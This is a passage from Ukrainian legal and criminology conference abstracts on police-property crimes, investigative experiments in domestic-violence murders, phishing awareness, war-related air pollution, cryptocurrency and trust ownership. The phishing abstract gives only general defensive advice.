У слідчій практиці мають місце і ситуації іншого типу. Зокрема поширеними є факти за яких учинення знищення або пошкодження майна працівника правоохоронного органу вчиняється за відсутності очевидців. У зв'язку з цим, на момент початку розслідування досить складно підтвердити той факт, що кримінальне правопорушення вчинене саме у зв'язку зі здійсненням потерпілим службової

діяльності, пов'язаної з реалізацією (виконанням) правоохоронної функції або здійсненням такої діяльності кимось із близьких родичів потерпілого. Попередня правова кваліфікація події за таких умов, як правило – ст. 194 КК України «Умисне знищення або пошкодження майна». У подальшому ж, після реєстрації кримінального провадження слідчі проводять комплекс слідчих (розшукових), у тому числі негласних слідчих (розшукових) дій, спрямованих на встановлення обставин, що підлягають з'ясуванню, і за достатності відомостей, які підтверджують учинення умисного знищення або пошкодження майна працівника правоохоронного органу саме з метою помсти за службову діяльність потерпілого, змінюють правову кваліфікацію кримінального правопорушення зі ст. 194 КК України на ст. 347 КК України. У більшості випадків, прийняття рішення про зміну правової кваліфікації відбувається перед повідомленням особі про підозру, про що виноситься відповідна постанова.

Відповідно до проведеного нами опитування респондентів початок розслідування умисного знищення або пошкодження майна слід пов'язувати з моментом виявлення обставин вчинення цих кримінальних правопорушень. Як вказує І. А. Ботнаренко такими обставинами є ознаки кримінального правопорушення й ознаки складу такого правопорушення [4, с. 83]. Зафіксовані ці ознаки можуть бути у таких матеріалах як: заява про вчинення кримінального правопорушення, протокол огляду місця події, протокол допиту потерпілого, свідка або підозрюваного (що були проведені під час розслідування інших кримінальних правопорушень), повідомлення підприємств, установ, організацій, матеріали відеозаписів, зафіксованих на нагрудні відеокамери (відеореєстратори) працівників патрульної поліції, ухвали слідчих суддів тощо.

Аналіз судової практики дозволяє стверджувати, що як правило про них стає відомо з заяв про вчинення кримінальних правопорушень, іноді ж – вони виявляються прокурорами та слідчими органів Національної поліції самостійно. Джерелом такої інформації найчастіше є матеріали соціальних мереж, засобів масової інформації або ж матеріали інших кримінальних проваджень. За таких обставин розпочиналося кримінальне провадження лише у 3% проаналізованих нами справ.

Таким чином, зважаючи на проведений нами аналіз матеріалів слідчої та судової практики, вважаємо, що момент відліку початкового етапу розслідування кримінального провадження, розпочатого за ознаками кримінального правопорушення, передбаченого ст. 347 КК України, слід пов'язувати не з моментом унесення відомостей до ЄРДР, а з моментом виявлення ознак таких кримінальних правопорушень,

відомості про які можуть міститися у заяві про вчинення кримінального правопорушення, протоколі огляду місця події, протоколі допиту потерпілого, свідка або підозрюваного (що були проведені під час розслідування інших кримінальних правопорушень), повідомленнях підприємств, установ, організацій, матеріалах відеозаписів, зафіксованих на нагрудні відеокамери (відеореєстратори) працівників патрульної поліції, ухвали слідчих суддів, матеріалах ЗМІ та соціальних мереж тощо. За умов наявності у згаданих документах відомостей, що засвідчують учинення кримінального правопорушення, вони є приводом для початку розслідування.

Список бібліографічних посилань

1. Гусєва В. О. Теоретичні основи методики розслідування злочинів проти авторитету органів державної влади у сфері правоохоронної діяльності: дис. ...д-ра юрид. наук.: 12.00.09. Харків, 2021. 538 с.

2. Степанюк Р. Л. Криміналістичне забезпечення розслідування злочинів, вчинених у бюджетній сфері України: монографія / за заг. ред. д-ра юрид. наук, проф. А. Ф. Волобуєва. Харків: НікаНова, 2012. 382 с.

3. Одерій О. В. Теоретичне осмислення початкового етапу досудового розслідування. Вісник Луганського державного університету внутрішніх справ ім. Е. О. Дідоренка. 2015. № 4. С. 258-263.

4. Ботнаренко І. А. Домашнє насильство: початковий етап розслідування. Криміналістичний вісник. 2021. № 2 (36). С. 82-92.

Одержано 19.05.2022

Катерина Анатоліївна ШАПОВАЛ,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри криміналістики, судової експертології
та домедичної підготовки факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор В. О. Гусєва*

ТАКТИКА ПРОВЕДЕННЯ СЛІДЧОГО ЕКСПЕРИМЕНТУ ПІД ЧАС РОЗСЛІДУВАННЯ ВБИВСТВ, УЧИНЕНИХ У ЗВ'ЯЗКУ З ДОМАШНІМ НАСИЛЬСТВОМ

З метою повного та всебічного розслідування вбивств, вчинених у зв'язку з домашнім насильством, виникає потреба в перевірці отриманої під час досудового розслідування інформації та отриманні

нових доказів. З цієї метою слідчий має право приймати рішення про проведення слідчого експерименту. Так, згідно з ч. 1 ст. 240 КПК України, з метою перевірки й уточнення відомостей, які мають значення для встановлення обставин кримінального правопорушення, слідчий, прокурор має право провести слідчий експеримент шляхом відтворення дій, обстановки, обставин певної події, проведення необхідних дослідів чи випробувань [1].

У криміналістичній літературі питанням тактики проведення слідчого експерименту приділено значної уваги. Зокрема, вище зазначені питання були об'єктами досліджень таких науковців, як: В. М. Стратонов [2], Д. Д. Заяць [3], Т. М. Балицького [4], В. В. Негребецького [5], К. О. Чаплинського [6], О. К. Чернецького [7] та інших. Значна увага також приділена і тактиці слідчого експерименту під час розслідування вбивств [8], але окремих досліджень тактики слідчого експерименту під час розслідування вбивств, вчинених у зв'язку з домашнім насильством на даний час не проводилося.

У кримінальних провадженнях про вбивства, вчинені у зв'язку з домашнім насильством слідчі експерименти проводяться досить часто – майже у 100 % випадків. В основному у формі відтворення дій, обстановки, обставин події злочину для перевірки показань на місці за участю підозрюваного, свідків.

Головною метою слідчого експерименту є встановлення, перевірка, уточнення й оцінка тих чи інших фактів, що мають значення для кримінального провадження; отримання нових доказів; установлення й усунення суперечностей у показаннях підозрюваних, свідків і потерпілих. Його сутність полягає у відтворенні дій, обстановки, обставин певної події, проведенні необхідних дослідів чи випробувань.

Тактика проведення слідчого експерименту має бути спрямована на: а) максимально точне відтворення умов досліджуваної події; б) забезпечення такої організації дослідів, за якої унеможлиблювалося б надання доказового значення випадковим обставинам, здатним викривити справжню картину кримінального правопорушення.

На нашу думку, під час розслідування вбивств, вчинених у зв'язку з домашнім насильством слідчий експеримент є важливою слідчою (розшуковою) дією. Він має проводитись як за участю свідків, що стали очевидцями події кримінального правопорушення, так і є необхідним проведення слідчого експерименту з підозрюваним з метою встановлення обставин, що не були відображені під час допиту та потребують перевірки. Під час проведення слідчого експерименту можуть бути встановлені нові обставини вчиненого вбивства,

які цікавлять слідство, а також встановлене місцезнаходження яких-небудь слідів чи предметів, що можуть бути використані під час доказування. У проведенні слідчого експерименту використовують два джерела інформації: люди та речі.

Основними завданнями проведення слідчого експерименту під час розслідування вбивств, вчинених у зв'язку з домашнім насильством є не лише перевірка й уточнення відомостей, які мають значення для розслідування злочину, а й встановлення нових доказів, перевірка висунутих версій, а саме:

1) експеримент для встановлення порядку та характеру дій учасників під час вбивства;

2) експеримент для встановлення механізму заподіяння тілесних ушкоджень. Цей вид характерний для розслідування всіх злочинів, що пов'язані із заподіянням тілесних ушкоджень, використовується для з'ясування способу нанесення тілесних ушкоджень. Найчастіше учасником цього експерименту є підозрюваний. До участі в слідчому експерименті запрошують судово-медичного експерта, а у подальшому призначається додаткова судово-медична експертизи з питаннями: «Яким був механізм заподіяння тілесних ушкоджень, унаслідок яких настала смерть потерпілого? Чи можливо було заподіяти тілесні ушкодження, виявлені у потерпілого в спосіб, вказаний підозрюваним?»;

3) експеримент для встановлення можливості сприйняття свідками події злочину в тих умовах, про які вони повідомили під час допиту.

Отже, слідчий експеримент є трудомісткою і складною слідчою (розшуковою) дією, оскільки в ньому бере участь значна кількість осіб. Результати правильно проведеної слідчої (розшукової) дії відіграють важливу роль у розслідуванні, а також на стадії судового розгляду під час вирішення питання про винуватість особи чи осіб, яких підозрюють у вбивстві, вчиненому у зв'язку з домашнім насильством. Вагомим доказом винуватості особи у вчиненні вбивства досліджуваного нами виду, результати слідчого експерименту стають у випадку, коли на стадії судового розгляду обвинувачений відмовляється від раніше наданих показань або в разі настання смерті останнього. Звісно, якісне й ефективне проведення слідчого експерименту вимагає ретельної підготовки, чіткої організації та використання низки тактичних прийомів і комбінацій, що дасть змогу не лише одержати правдиві показання, а й довести причетність винних осіб до злочинної діяльності.

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України : Закон України від 12 квітня 2012 року № 4651-VI. URL: <http://zakon2.rada.gov.ua/laws/show/4651-17> (дата звернення (19.05.2022)).
2. Стратонов В.М. Відтворення обстановки та обставин події як метод пізнання під час розслідування злочинів: автореф. дис... канд. юрид. наук; спец. 12.00.09. Х., 2001. 16 с.
3. Заяць Д.Д. Ситуаційний підхід до тактики перевірки показань на місці: автореф. дис... канд. юрид. наук; спец. 12.00.09. Х., 2005. 20 с.
4. Балицький Т.М. Слідчий експеримент в системі слідчих (розшукових) дій у кримінальному провадженні України : автореф. дис ... канд. юрид. наук: 12.00.09. Ірпінь, 2015. 18 с.
5. Негребецький В.В. Перевірка показань підозрюваного на місці: тактика і психологія : дис... канд. юрид. наук: 12.00.09. Х., 2005. 197 с.
6. Чаплинський К.О. Слідчий експеримент як об'єкт криміналістичного дослідження. Вісник Академії митної служби України. Сер. : Право. 2011. № 2. С. 145-150.
7. Чернецький О.К. Слідчий експеримент у кримінальному судочинстві : тактика і психологія : автореф. дис... канд. юрид. наук: 12.00.09. Харків, 2013. 19 с.
8. Бічурін Р.Х. Особливості слідчого експерименту під час розслідування вбивств із хуліганських мотивів. Вісник Харківського національного університету внутрішніх справ. 2015. № 1 (68). С. 15-22.

Одержано 25.05.2022

Микита Вікторович ШЕВЧЕНКО,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ОСОБЛИВОСТІ ФІШИНГОВИХ ЗАГРОЗ

Визначення. Терміном фішинг позначають особливий вид інтернет шахрайства, при якому зловмисники намагаються отримати логіни, паролі, номери кредитних карт і інші персональні дані. Інакше кажучи, фішинг – це форма атаки з використанням соціальної

інженерії, в ході якої зловмисник, маскуючись під надійний суб'єкт, виманює конфіденційну інформацію жертв.

Як працює фішинг. Основним елементом фішингової атаки є повідомлення, надіслане електронною поштою, соціальними мережами чи іншими електронними засобами зв'язку.

Фішер може використовувати публічні ресурси, особливо соціальні мережі, для збору довідкової інформації про особистий та робочий досвід своєї жертви. Ці джерела використовуються для збору такої інформації, як ім'я потенційної жертви, посада та адреса електронної пошти, а також інтереси та діяльність. Фішер використовує цю інформацію для створення надійного підробленого повідомлення.

Зазвичай електронні листи, які отримує жертва, надходять від відомого контакту чи організації. Атаки здійснюються через шкідливі вкладення або посилання на шкідливі веб-сайти. Зловмисники часто створюють підроблені веб-сайти, які, здається, належать довіреній організації, наприклад банку жертви, робочому місці чи університету. Через ці веб-сайти зловмисники намагаються зібрати конфіденційну інформацію, як-от імена користувачів та паролі, або платіжну інформацію.

Деякі фішингові листи можна ідентифікувати через поганий копірайтинг і неправильне використання шрифтів, логотипів і макетів. Однак багато кіберзлочинців стають все більш досконалими у створенні автентичних повідомлень і використовують професійні маркетингові методи для перевірки та підвищення ефективності своїх електронних листів.

Статистика. Згідно зі звітом дослідників Check Point, фішинг електронної пошти був найпоширенішим типом фірмових фішингових атак, на нього припадало 44% атак. Брендями, які найчастіше використовували зловмисники у фальшивих фішингових повідомленнях, були Microsoft, DHL та Apple.

Виявлення фішингу. На будь-якому клієнті електронної пошти: ви можете перевірити гіпертекстові посилання, що є одним із найкращих способів розпізнати фішингову атаку.

Під час перевірки гіперпосилань: цільова URL-адреса відображатиметься у спливаючому вікні біля гіперпосилання. Переконайтеся, що цільова URL-адреса посилання відповідає тому, що міститься в електронному листі. Крім того, будьте обережні, натискаючи посилання, які містять дивні символи або скорочені.

На мобільних пристроях: ви можете побачити цільову URL-адресу, коротко наведіть курсор миші на гіперпосилання. В результаті URL-адреса з'явиться у невеликому спливаючому вікні.

На веб-сторінках: цільова URL-адреса відображатиметься в нижньому лівому куті вікна браузера, якщо навести курсор на текст прив'язки.

Тема фішингу. Тема електронного листа визначає, чи буде користувач відкривати повідомлення. Під час фішингової атаки рядок теми зіграє на страхах користувачів і відчуття терміновості.

Зловмисники зазвичай використовують повідомлення про проблеми з рахунками, відправленнями, банківськими реквізитами та фінансовими транзакціями. Повідомлення про доставку поширені під час свят, оскільки більшість людей очікує доставки. Якщо користувач не помічає, що домен в адресі відправника не є законним, його можна обманом натиснути на посилання та розкрити конфіденційні дані. Те, як зловмисник проводить фішингову кампанію, залежить від його цілей. Для компаній зловмисники зазвичай використовують підроблені рахунки-фактури, щоб обдурити відділ кредиторської заборгованості, щоб він надіслав гроші. У цій атаці відправник не важливий. Багато постачальників використовують особисті облікові записи електронної пошти для ведення бізнесу.

Якщо ви стали жертвою фішингу. Після того, як ви надіслали свою інформацію зловмиснику, вона, ймовірно, буде розкрита шахраям. Ймовірно, ви отримуватимете листи, нові фішингові електронні листи та голосові дзвінки. Завжди будьте напоготові щодо підозрілих повідомлень із запитом на вашу інформацію чи фінансові дані.

Якщо ви натиснули посилання або відкрили підозрілий вкладений файл, можливо, на вашому комп'ютері встановлено зловмисне програмне забезпечення. Щоб виявити та видалити таку програму, переконайтеся, що ваше антивірусне програмне забезпечення оновлено та встановлено останні виправлення.

Висновки. Найголовніше для того щоб не стати жертвою фішєрів необхідно бути дуже уважним і не довіряти сумнівним листам електронної пошти. крім того існує кілька простих правил:

- Не ігнорувати попередження про спам чи "підозрілі листи" в електронній пошті та не переходити за незнайомими адресами у посиланнях. Перед переходом за посиланням варто перевірити, куди саме веде посилання чи не переплутані в назві літери.

- Логін та пароль, фінансові дані можна вводити лише тоді, коли сторінка (URL) використовує протокол HTTPS (де "s" означає secure, тобто "безпечне"), а не просто HTTP.

- Потрібно використовувати багатофакторну аутентифікацію (2FA/MFA) на всіх доступних інтернет-сервісах (соціальні мережі, особиста пошта, всі можливі SaaS).

- Бажано не підключатись до відкритих Wi-Fi мереж в кафе чи просто на вулиці. Краще використовувати мобільний Інтернет.

Одержано 06.06.2022

Натела Станіславівна ШЕВЧЕНКО,

*аспірантка кафедри кримінології та кримінально-виконавчого права
Національного юридичного університету імені Ярослава Мудрого*

Науковий керівник:

*доцент кафедри кримінології та кримінально-виконавчого права
Національного юридичного університету імені Ярослава Мудрого,
кандидат юридичних наук С. Ю. Лукашевич*

**КРИМІНОЛОГІЧНІ ПРБЛЕМИ ЗАБРУДНЕННЯ
АТМОСФЕРНОГО ПОВІТРЯ ВНАСЛІДОК ЗБРОЙНОЇ АГРЕСІЇ
РОСІЙСЬКОЇ ФЕДЕРАЦІЇ**

У зв'язку з повномасштабною збройною агресією Російської Федерації (далі – РФ) проти України та активним веденням бойових дій на території нашої держави шкода заподіюється не лише життю, здоров'ю громадян, об'єктам інфраструктури, економіці, а й довкіллю. Внаслідок військових дій із застосуванням різного розу озброєння та військової техніки відбувається знищення флори та фауни, забруднення вод, земель, атмосферного повітря тощо.

Відповідно до статті 55 Додаткового протоколу до Женевських конвенцій від 12 серпня 1949 року, що стосується захисту жертв міжнародних збройних конфліктів (Протокол I) від 8 червня 1977 р. при веденні воєнних дій має бути виявлена турбота про захист природного середовища від широкої, довгочасної і серйозної шкоди. Такий захист включає заборону використання методів або засобів ведення війни, що мають на меті завдати або, як можна очікувати, завдадуть такої шкоди природному середовищу й тим самим завдадуть шкоди здоров'ю або виживанню населення [2]. Нажаль, російські війська не дотримуються цієї норми, зокрема йдеться й про загрозу ядерній та радіаційній безпеці. Наприклад, 24.02.2022 р. військові РФ захопили Чорнобильську АЕС та інші атомні об'єкти в Чорнобильській зоні відчуження, в результаті чого радіаційний фон був перевищений до 7 разів [3]. Крім того, на початку березня відбувся артилерійський обстріл енергоблоку найбільшої атомної електростанції Європи – Запорізької АЕС в Енергодарі, в

результаті цього на території виникла пожежа. У разі вибуху це могло призвести до екологічної катастрофи.

Станом на початок травня 2022 р. РФ випустила по території України близько 2 тис. ракет. Переважна більшість обстрілів відбувається саме по населеним пунктам. Під час детонації ракет та артилерійських снарядів утворюється низка хімічних сполук: чадний газ (CO), вуглекислий газ (CO₂), водяна пара (H₂O), бурий газ (NO), закис азоту (N₂O), діоксид азоту (NO₂), формальдегід (CH₂O), пари ціанистої кислоти (HCN), азот (N₂), а також велика кількість токсичної органіки, окислюються навколишні ґрунти, деревина, конструкції. Під час вибуху всі речовини проходять повне окиснення, а продукти хімічної реакції вивільняються в атмосферу. Основні з них – вуглекислий газ і водяна пара – не є токсичними, а шкідливі в контексті зміни клімату, оскільки обидва є парниковими газами. В атмосфері оксиди сірки та азоту можуть спричинити кислотні дощі, які змінюють pH ґрунту та викликають опіки рослин, до яких особливо чутливі хвойні. Кислотні дощі мають негативний вплив і на організм людини, інших ссавців та птахів, впливаючи на стан слизових тканин та органів дихання [6].

Наразі, Міністерством захисту довкілля та природних ресурсів України (далі – Міндовкілля) надано можливість кожному, кому відомо про воєнний злочин проти довкілля повідомити про нього онлайн за допомогою порталу SaveEcoBot. Усі повідомлення автоматично відправляються до Оперативного штабу Міністерства захисту довкілля та природних ресурсів задля формування позовів до Міжнародних судів ООН та компенсації шкоди, завданої країною-агресором. Станом на 9 травня 2022 р. було повідомлено про 114 таких злочинів. З них 27 на території Київської області, 12 – міста Києва, 9 – Запорізькій області, 6 – Харківської області тощо [1].

Варто зазначити, що набрав чинності наказ Міндовкілля «Про затвердження Методики розрахунку неорганізованих викидів забруднюючих речовин або суміші таких речовин в атмосферне повітря внаслідок виникнення надзвичайних ситуацій та/або під час дії воєнного стану та визначення розмірів завданої шкоди». Відповідно до нього фактичним забруднення атмосферного повітря вважається у разі, коли внаслідок надзвичайних ситуацій та/або під час дії воєнного стану, від джерела викиду в атмосферне повітря здійснено неорганізований викид забруднюючих речовин або сумішей таких речовин. В свою чергу під неорганізованим викидом розуміється викид, який надходить в атмосферне повітря у вигляді ненаправлених потоків газопилової суміші від джерел забруднення не оснащених спеціальними спорудами для відведення газів газоходами, трубами

та іншими спорудами [4]. Так, Методика визначає порядок розрахунку маси неорганізованих викидів забруднюючих речовин або сумішей таких речовин в атмосферне повітря внаслідок виникнення надзвичайних ситуацій та/або під час дії воєнного стану, перелік яких визначено додатком до Методики, та визначення розмірів шкоди завданої такими викидами.

Варто підкреслити, що введений в Україні воєнний стан не знімає з неї зобов'язань по виконанню екологічних вимог за міжнародними нормами. Наразі, незважаючи на російську військову агресію та ведення бойових дій, Україна продовжує виконувати такі міжнародні зобов'язання. Так, Міндовкілля підготувало щорічний Звіт про викиди забруднюючих речовин в атмосферне повітря згідно з протоколом Спільної програми моніторингу та оцінки поширення забруднювачів повітря на великі відстані в Європі (ЄМЕП). Крім того, експерти вже намагаються прогнозувати, якими будуть обсяги викидів у поточному році. Ворожі снаряди, які щодня влучають у нашу критичну інфраструктуру та житлові будинки, спричиняють значні загоряння, у тому числі лісових та інших насаджень. Це призводить до значного забруднення атмосферного повітря небезпечними речовинами. За попередніми підрахунками, за час ведення бойових дій на території України обсяг викидів забруднюючих речовин в атмосферне повітря вже можна прирівняти до щорічного обсягу викидів одного металургійного підприємства [5].

Таким чином, країна-агресор – Російська Федерація – порушує норми Женевських конвенцій, зокрема І Додаткового протоколу, в частині заборони застосовувати методи або засоби ведення воєнних дій, які мають на меті завдати або, як можна очікувати, завдають широкої, довгочасної і серйозної шкоди природному середовищу. Збройна агресія РФ завдає значної шкоди навколишньому природному середовищу, в тому числі атмосферному повітрю. Наслідки такої шкоди українці відчуватимуть протягом тривалого часу. Крім того, забруднення атмосферного повітря внаслідок збройної агресії Російської Федерації може призвести до екологічної катастрофи не лише для України, а й також для країн Європи й Азії та навіть всієї земної кулі. Слід також мати на увазі, що застосування зброї масового ураження, яким неодноразово погрожувало вище політичне керівництво РФ, нестиме реальну загрозу для світу та існуванню людини як біологічного виду.

Список бібліографічних посилань

1. SaveEcoBot. Воєнні злочини проти довкілля. URL: <https://www.saveecobot.com/features/environmental-crimes> (дата звернення 09.05.2022).

2. Додатковий протокол до Женевських конвенцій від 12 серпня 1949 року, що стосується захисту жертв міжнародних збройних конфліктів (Протокол I) від 8 червня 1977 року. URL: https://zakon.rada.gov.ua/laws/show/995_199#top (дата звернення 09.05.2022).

3. Інформація про наслідки для довкілля від російської агресії в Україні 24 лютого - 14 березня 2022 року. URL: <https://mepr.gov.ua/news/39034.html> (дата звернення 09.05.2022).

4. Наказ Міністерства захисту довкілля та природних ресурсів України «Про затвердження Методики розрахунку неорганізованих викидів забруднюючих речовин або суміші таких речовин в атмосферне повітря внаслідок виникнення надзвичайних ситуацій та/або під час дії воєнного стану та визначення розмірів завданої шкоди» від 13 квітня 2022 р. № 175 URL: http://search.ligazakon.ua/l_doc2.nsf/link1/RE37769.html (дата звернення 09.05.2022).

5. Незважаючи на російську військову агресію та ведення бойових дій, Україна продовжує виконувати міжнародні зобов'язання у сфері охорони атмосферного повітря. URL: <https://mepr.gov.ua/news/39101.html> (дата звернення 09.05.2022).

6. Природа та війна: як військове вторгнення Росії впливає на довкілля України. URL: <https://ecoaction.org.ua/pryroda-ta-vijna.html> (дата звернення 09.05.2022)

Одержано 14.05.2022

Нікіта Михайлович ШЕВЧЕНКО,

курсант групи Ф4-202

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ДЕЯКІ ОСОБЛИВОСТІ КРИПТОВАЛЮТИ

Криптовалюта або монета – це цифрова валюта, призначена для роботи як засіб обміну через комп'ютерну мережу, яка не залежить від будь-якого центрального органу, такого як уряд або банк, для його підтримки або обслуговування [1]. Індивідуальні записи про володіння монетами зберігаються в цифровій книзі, яка є комп'ютеризованою базою даних, що використовує надійну криптографію

для захисту записів транзакцій, контролю за створенням додаткових монет та перевірки передачі права власності на монети.

Незважаючи на свою назву, криптовалюти не вважаються валютами у традиційному сенсі, і хоча до них застосовувалися різні підходи, включаючи класифікацію товарів, цінних паперів та валют, на практиці криптовалюти зазвичай розглядаються як окремий клас активів. Криптосхеми використовують валідатори підтримки криптовалюти. У моделі Proof-of-Stake власники вносять свої токени як заставу [1]. Натомість вони отримують владу над токеном пропорційно до суми, яку вони ставлять. Як правило, ці власники токенів згодом отримують додаткові права власності на токен за рахунок мережових зборів, нових токенів або інших подібних механізмів винагороди.

Криптовалюта не існує у фізичній формі (як паперові гроші) і зазвичай не випускається центральним органом. Криптовалюти зазвичай використовують децентралізований контроль, на відміну цифрової валюти центрального банку. Коли криптовалюта карбується або створюється до випуску або випускається одним емітентом, вона вважається централізованою. При реалізації з децентралізованим управлінням кожна криптовалюта працює через технологію розподіленого реєстру, зазвичай блокчейн, який є загальнодоступною базою даних фінансових транзакцій. Традиційні класи активів, такі як валюти, сировинні товари та акції, а також макроекономічні фактори, мають скромний вплив на прибутковість криптовалюти. Криптовалюта — цифровий актив, що торгується, або цифрова форма грошей, побудована на технології блокчейна, яка існує тільки в Інтернеті. Криптовалюти використовують шифрування для аутентифікації та захисту транзакцій, звідси та їхню назву. Нині у світі існує понад тисячу різних криптовалют. За останні кілька років ціни на криптовалюту зростали, то падали. Торгові майданчики криптовалют не гарантують, що інвестор купує або торгує за оптимальною ціною. В результаті багато інвесторів користуються цим, використовуючи арбітраж, щоб знайти різницю в ціні на кількох ринках. Першою децентралізованою криптовалютою був біткоїн, який уперше був випущений як програмне забезпечення з відкритим вихідним кодом у 2009 році. Станом на березень 2022 року на ринку було понад 9000 інших криптовалютів, з яких понад 70 мали ринкову капіталізацію, що перевищує 1 мільярд доларів [2].

Децентралізація криптовалют. Однією з найголовніших відмінних рис більшості криптовалют є децентралізація. Проте більшість користувачів не замислюється про дане поняття, а також про

те, якими плюсами чи мінусами воно наділяє крипто валюти [2]. І найголовніше, чому децентралізація – основа криптовалюти. Існує велика кількість різних криптовалют. Кожна з них створювалася під певний проект, його цілі та завдання. Тому є як децентралізовані, і централізовані криптовалюти. Останніх набагато менше, і вони не такі популярні. Так відбувається, тому що криптовалюти спочатку створювалися як альтернатива класичним банківським та фінансовим світовим системам. У свою чергу, децентралізація у світі криптовалют дає одну важливу перевагу. Будь-яке втручання (державне або приватне) у мережу, наприклад, біткоіна, неможливе. Для користувачів це дуже важливо і зручно. Тому багато хто сьогодні повністю переходить на криптовалюти.

Головний ризик та небезпека при роботі з децентралізованими мережами. При роботі з децентралізованими мережами завжди потрібно бути обережним, оскільки криптовалюти та децентралізація породжують свої ризики та нюанси у зберіганні та використанні засобів у такій системі. Наприклад, поки кошти лежать у вашому гаманці, вони у безпеці від творців самої мережі. Проте існує величезний ризик злому гаманця хакерами. Система децентралізована і всі операції проводяться мільйонами комп'ютерів по всьому світу. Ваш комп'ютер може бути «зарядженим» вірусом, який дасть хакеру доступ до вашого гаманця в Інтернеті. У разі крадіжки коштів із вашого гаманця їх ніхто не зможе «заморозити», «зупинити» та повернути. Просто не існує органу, який за це відповідає [2].

Саме тому, коли ви маєте справу з криптовалютою та блокчейном, в першу чергу необхідно дотримуватися правил безпеки. Важливо дбати про збереження власних коштів самостійно. Благо, зараз існує безліч безпечних сервісів для зберігання криптовалют.

Висновки: Сьогодні нормативна правова база України не дає ґрунтовних пояснень щодо регулювання ринку криптовалют. Це породжує закономірний дисбаланс, який полягає в тому, що економічні нововведення випереджають розвиток законодавства, що регулює взаємовідносини суб'єктів у сфері розрахунків та платежів. Відсутність правової бази приводить до посилення можливих валютних ризиків суб'єктів національної системи господарювання.

Перевагами криптовалют є відсутність зовнішнього чи внутрішнього адміністратора, анонімність, можливість для інвестування, відносна надійність, незалежність від політичної ситуації, оперативність, спрощення транзакцій тощо. Однак, як і будьяке інше нове явище, криптовалюта викликає чимало сумнівів, таких як втрата пароля або доступу до електронного гаманця, можливість хакерських

атак, неможливість внесення до статутного капіталу юридичних осіб. Незважаючи на це, українські ІТ-фахівці продовжують інвестувати в цю валюту, в результаті чого Україна сьогодні посідає 5 місце за кількістю користувачів біткоїнгаманцями серед різних країн світу

Список бібліографічних посилань

1. Криптовалюта. Матеріал из Википедии // Вебсайт. URL: <https://uk.wikipedia.org/wiki/%D0%9A%D1%80%D0%B8%D0%BF%D1%82%D0%BE%D0%B2%D0%B0%D0%BB%D1%8E%D1%82%D0%B0> (дата звернення 05.06.2022).

2. Децентралізація криптовалюти: переваги та ризики // Вебсайт. URL: <https://aussiedlerbote.de/2021/10/decentralizaciya-kriptovalyuty-preimushhestva-i-riski/> (дата звернення 05.06.2022).

Одержано 06.06.2022

Станіслав Віталійович ШЕВЧЕНКО,

курсант групи Ф1-205

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Р. Шишка***

ДОВІРЧА ВЛАСНІСТЬ: ДЕЯКІ ПРОБЛЕМИ ПРАВОВОЇ ВИЗНАЧЕНОСТІ

Інститут довірчої власності як спосіб забезпечення виконання зобов'язання був запроваджений з набранням чинності закону № 132-IX від 20.09.2019. При цьому, ініціатори впровадження такого інституту подають його як альтернативу іпотеці, яка сприятиме зростанню обсягів кредитування бізнесу та приведення законодавства України з метою досягнення його відповідності кращим світовим практикам, описаним Групою Світового банку у методології рейтингу Doing Business.

Головними особливостями довірчої власності як способу забезпечення виконання зобов'язання є: таке зобов'язання може бути забезпечене шляхом передання кредиторів у довірчу власність майна – об'єкта забезпечення; кредитор виступає власником майна (на відміну від застави) та може реалізувати об'єкт забезпечення від свого імені у випадку невиконання боржником своїх зобов'язань; об'єкт забезпечення не входить до ліквідаційної маси

боржника або кредитора, а тому порушення провадження у справі про банкрутство не зможе завадити зверненню стягнення на майно (на відміну від застави, де процедура банкрутства може заблокувати звернення стягнення на майно на кілька років); боржникам надаються певні гарантії, які зменшують ризики зловживання кредиторами (довірчими власниками) своїми правами; статус кредитора як довірчого власника обмежує можливість боржника вивести об'єкт забезпечення з-під обтяження та уникнути виконання зобов'язання.

Розвиток сьогодишньої економіки та сприяння залучення інвестицій в Україну є досить важливим для нашої держави. Особливо у воєнний та післявоєнний стан. Поряд з цим правове регулювання довірчої власності не у всіх аспектах відповідає її якості.

Перша правова проблема. Відповідно до ч. 2 ст. 316 ЦК України особливим видом права власності є право довірчої власності, яке виникає внаслідок закону або договору. Далі, в ч. 2 ст. 5971 ЦК України встановлено, що «право довірчої власності як спосіб забезпечення виконання зобов'язань є різновидом права власності на майно ...». Проте, як відомо спосіб забезпечення виконання зобов'язань є різновидом зобов'язання. В системі класифікації зобов'язань такі способи відносяться до додаткових зобов'язань. При цьому зобов'язання, відповідно до ст. 509 ЦК України є правовідношенням, а не суб'єктивним правом. Право довірчої власності, відповідно до ч. 2 ст. 316 ЦК України є особливим видом права власності. Тобто є речовим правом, що за своєю природою має абсолютний характер, тоді як право як елемент змісту зобов'язального правовідношення має відносний характер. При цьому, способи захисту відносних та абсолютних прав є різними. Тобто тут виникає логічне питання: як право (зокрема, право довірчої власності) може бути правовідношенням та ще й мати абсолютний характер? Особливо враховуючи те, що права як елементи змісту зобов'язальних правовідносин завжди мають відносний характер.

Друга правова проблема. Право довірчої власності, відповідно до: ч. 2 ст. 316 ЦК України є особливим видом права власності; ст. 546 ЦК України є видом забезпечення виконання зобов'язання; ч. 2 ст. 5971 ЦК України є способом забезпечення виконання зобов'язань. Виходячи з цього, право довірчої власності є чим? Видом, способом чи особливим видом права власності? Тобто законодавець в цивільному законодавстві закріпив одну правову конструкцію, чи три різні? Вид та спосіб забезпечення виконання зобов'язання є одне і теж саме, чи ні?

